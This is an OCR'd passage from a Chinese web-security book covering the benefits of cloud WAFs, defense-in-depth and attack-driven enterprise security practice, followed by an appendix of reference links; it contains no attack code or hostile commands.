
云 WAF 的价值主要包含以下部分。

1．它是一种替身式防护

如果目标加入云 WAF 系统中，那么用户访问目标网站的数据流向就会发生改变。正常的情况如下图：



当把域名解析权交给云 WAF 系统后，情况如下图：



可以看到，用户是直接与云 WAF 进行通信的，然后再由云 WAF 转发给目标网站，这中间用户并没有直接与目标网站建立连接，因而它可以隐藏目标网站的真实 IP，从而起到了替身保护的作用。

2．它是一种虚拟化补丁

我们知道，软件存在漏洞是不可避免的，所以软件厂商会定期推出更新补丁。但有的软件打补丁工作却非常复杂，而且还会影响其稳定性。举个例子，比如 OpenSSL，在大多数企业无法及时更新补丁，因此就有了虚拟补丁的概念。在应用程序之前设置某种类型的代理，用来控制程序的输入和输出，从而组织或消除攻击行为。它在一定程度上降低了企业的安全风险，并有效降低了企业的 IT 运维成本。WAF 可以在新补丁推出之前或无法更新补丁时，利用安全策略对攻击流量进行过滤和净化，从而消除特定的攻击行为，为后续的修复和更新赢取足够的响应时间，起到一种虚拟补丁的作用。

3．它是一种完整性保护

云 WAF 在整个数据流中处于上游环节，目标所有的双向流量都会流经云 WAF，因此它能够保证流量或访问请求的完整性。很多公司或企业在服务器被 Web 入侵后，都无法有效地对攻击过程进行回溯和追踪，主要原因是目标的完整性遭到了破坏，作为分析源的访问日志会被攻

击者选择性地擦除掉，从而导致分析人员无法获悉完整的 Web 交互过程。但如果通过云 WAF 对访问日志进行完整性保护，那么就能够获取目标完整的访问记录，从而进行精准的入侵回溯分析。

9.3　防御策略

关于防御，它其实是基于攻击来展开的。在攻防对抗的理念中，攻击总是优于防御的。利用攻击来驱动防御，在设计防御策略时，就需要牢记两个重要的安全原则：Design For Failure 和纵深防御，这里的 Design For Failure 是防御思想，它告诉我们没有绝对的安全；纵深防御则是防御行为，它指导我们需要在攻击链条上设置纵深，避免单点防御。综合来说就是，首先需要对攻击链条进行分解，在每个可能的环节点上设置防御，然后对这些防御点进行协同联动，关联阻击，这样才是有效的安全防御。

如果读者觉得这个听起来比较虚，那么我们举例说明。这里以常见的 Web 攻击进行防御策略制订，步骤如下。

（1）将攻击链条进行分解，如下图：

（2）运用上述防御原则，在每个环节设置防御，如下图：

（3）将这些防御点进行协同联动、关联处置，这样才满足纵深防御实践。

现在再回过头来看看 WAF。WAF 所处的防御点其实只是整个攻击链条中的部分环节，它主要用来阻挡攻击者对 Web 服务器的入侵，按照 Design For Failure 原则，Web 服务器在防御理念中是会被攻破的。而云 WAF 不能感知攻破后的主机层面的攻击行为，因此云 WAF 需要有纵深层面的补充。纵向层面的补充是，通过 WAF 自身的日志大数据平台进行主动监控和智能预判拦截；深向层面的补充是，通过 WAF 后端的主机层面的监控和防御。而且它们都可以与 WAF 进行联动，只有这样才能有效地保障 Web 服务器。

最后，笔者想说的是，安全绝对不是单一产品或服务所能解决的，任何鼓吹绝对安全的行为都是骗人的；同样，寄希望于一种产品或服务进行企业防御的行为也都是不负责任的。切记!

附录 A

我们知道，互联网企业讲究的是“小步快跑，快速迭代”，因此它们的发展速度通常都是非常快的，伴随着企业快速发展的同时，新的业务线也随之增多。在早期的快速发展中，企业并没有足够的时间和人力去保障所有的业务线都能严格遵循 SDL 安全开发流程。在这里，我们可以看到，企业的快速发展与业务的安全需求存在天然的矛盾，那么如何有效地解决这些问题，互联网企业的最佳安全实践又是什么呢？

在企业安全实践中，虽然可以利用 SDL 安全开发流程，从工程化的角度来提高业务的安全基线，但它对安全人员的数量和能力都是有一定要求的，因此它同样无法满足业务的快速膨胀。在这种情况下，只能将安全工作向后推移，也就是在业务上线后对其进行集中、全局的安全规划。安全工作的核心是为了阻挡攻击，或者说是提高攻击者的攻击成本。有了这个基础的安全认知后，可以通过攻击驱动的方式来指导安全建设工作。换句话说就是：在攻与防的对抗中，提升和建设企业专属的安全体系。这种方式才是最有效率、最有价值的安全实践。

在具体的实践中，可以把每次攻防对抗看作是一次安全事件。在这个安全事件中，攻击作为驱动方，通常可以选择用渗透测试来发起。在攻防对抗的过程中，防御工作具体可以体现在下面三个阶段。

1．攻击中

防御方应该能够在未被告知的情况下，感知到系统的异常或攻击，并能够从各类嘈杂的信息源中快速和准确地锁定攻击目标。在这个环节中，我们的主要任务就是加强和完善自身监控体系的建设，同时提炼出对应的异常参考标准和数据指标来辅助安全运营，因此，我们具备的安全能力可以分为：入侵检测能力、攻击阻断能力、数据汇聚能力和安全分析能力。

2．攻击后

这里所说的攻击后，指的是攻击者在突破了第一道防线后（也就是我们无法感知到入侵），它们通常还会有后续的攻击行为，常见的攻击后行为有两类：

- 获取敏感数据

数据库数据、文档资料和财务数据等。

- 获取目标权限

账户权限、主机权限和域控权限等。

它们是攻击方的最终目标。作为防御方，需要在这个关键环节中建立对应的感知和响应能力。在数据和权限的防护路径上设立纵深来提高安全能力。举例说明：比如敏感数据的防护，可以通过建立三层能力进行防护，第一层为感知能力，对已有的日志资源建立分析和监控，具备数据异常的感知能力；第二层为响应能力，建立数据库代理，利用代理对数据库的操作进行安全监控和快速响应；第三层为加密能力，对数据库中的数据进行加密处理，攻击者尽管窃取到了数据，也不能直接看懂，降低数据泄露带来的风险。

3．安全复盘

安全复盘是安全建设中的最后一个环节，也是最重要的一环。复盘不仅仅是分析和推演，它的核心目的是推动安全建设。针对每一次成功的攻击，都需要具备完整的复盘能力，能够对此次攻击过程进行完整的回溯和追踪。复盘的内容可以围绕下面 5 个问题来展开：

（1）攻击者是谁，它来自哪里，真实 IP、关联 IP 分别是什么?

（2）攻击者什么时候攻破目标或什么时候攻击成功?

（3）攻击的方式是什么，即通过什么样的攻击或漏洞?

（4）攻击的目标是什么，获取哪个业务系统的权限或数据?

（5）攻击的结果及后续的影响，攻击成功后做哪些事情？

而这中间任何制约复盘结果的能力缺失，都是防御方需要加强和改进的。通过这种方式不断地弥补缺失的能力，来提高企业的整体安全性。

附录 B

以下是一些参考资源。

HTTP 协议相关内容

[RFC2616]http://www.w3.org/Protocols/rfc2616/rfc2616.html

[RFC2617]http://www.ietf.org/rfc/rfc2617.txt

w3school

http://www.w3school.com.cn

XSS 过滤器相关内容

https://wiki.mozilla.org/Security/Features/XSS_Filter

http://seclab.cs.sunysb.edu/seclab/pubs/xss.pdf

Python 简明教程

http://www.kuqin.com/abyteofpython_cn/

Nginx 日志配置远程 Syslog 采集

http://www.biglog.cn/nginx-syslog/

DPDK 项目官网

http://dpdk.org/

Dpdk-pdump 官方文档

http://dpdk.org/doc/guides-16.07/sample_app_ug/pdump.html#running-the-application

Logstash 官方文档

https://www.elastic.co/guide/en/logstash/2.3/index.html

Grok 正则在线测试

http://grokdebug.herokuapp.com/

Logstash 最佳实践

http://udn.yyuap.com/doc/logstash-best-practice-cn/get_start/full_config.html

渗透测试相关内容

https://www.owasp.org/index.php/OWASP_Testing_Project

http://www.vulnerabilityassessment.co.uk/Penetration Test.html

PHP Decoder

http://ddecode.com/phpdecoder/

消息队列

https://en.wikipedia.org/wiki/Message_queue

CVE-2015-4024

https://bugs.php.net/bug.php?id=69364

Python 中单线程、多线程和多进程的效率对比实验

http://python.jobbole.com/86822/

使用 Celery

https://zhuanlan.zhihu.com/p/22304455?refer=python-cn

Celery - Distributed Task Queue

http://docs.celeryproject.org/en/latest/#

Celery 官方文档

http://docs.celeryproject.org/en/latest/index.html

Python 中执行系统命令

https://docs.python.org/2/library/subprocess.html#replacing-os-system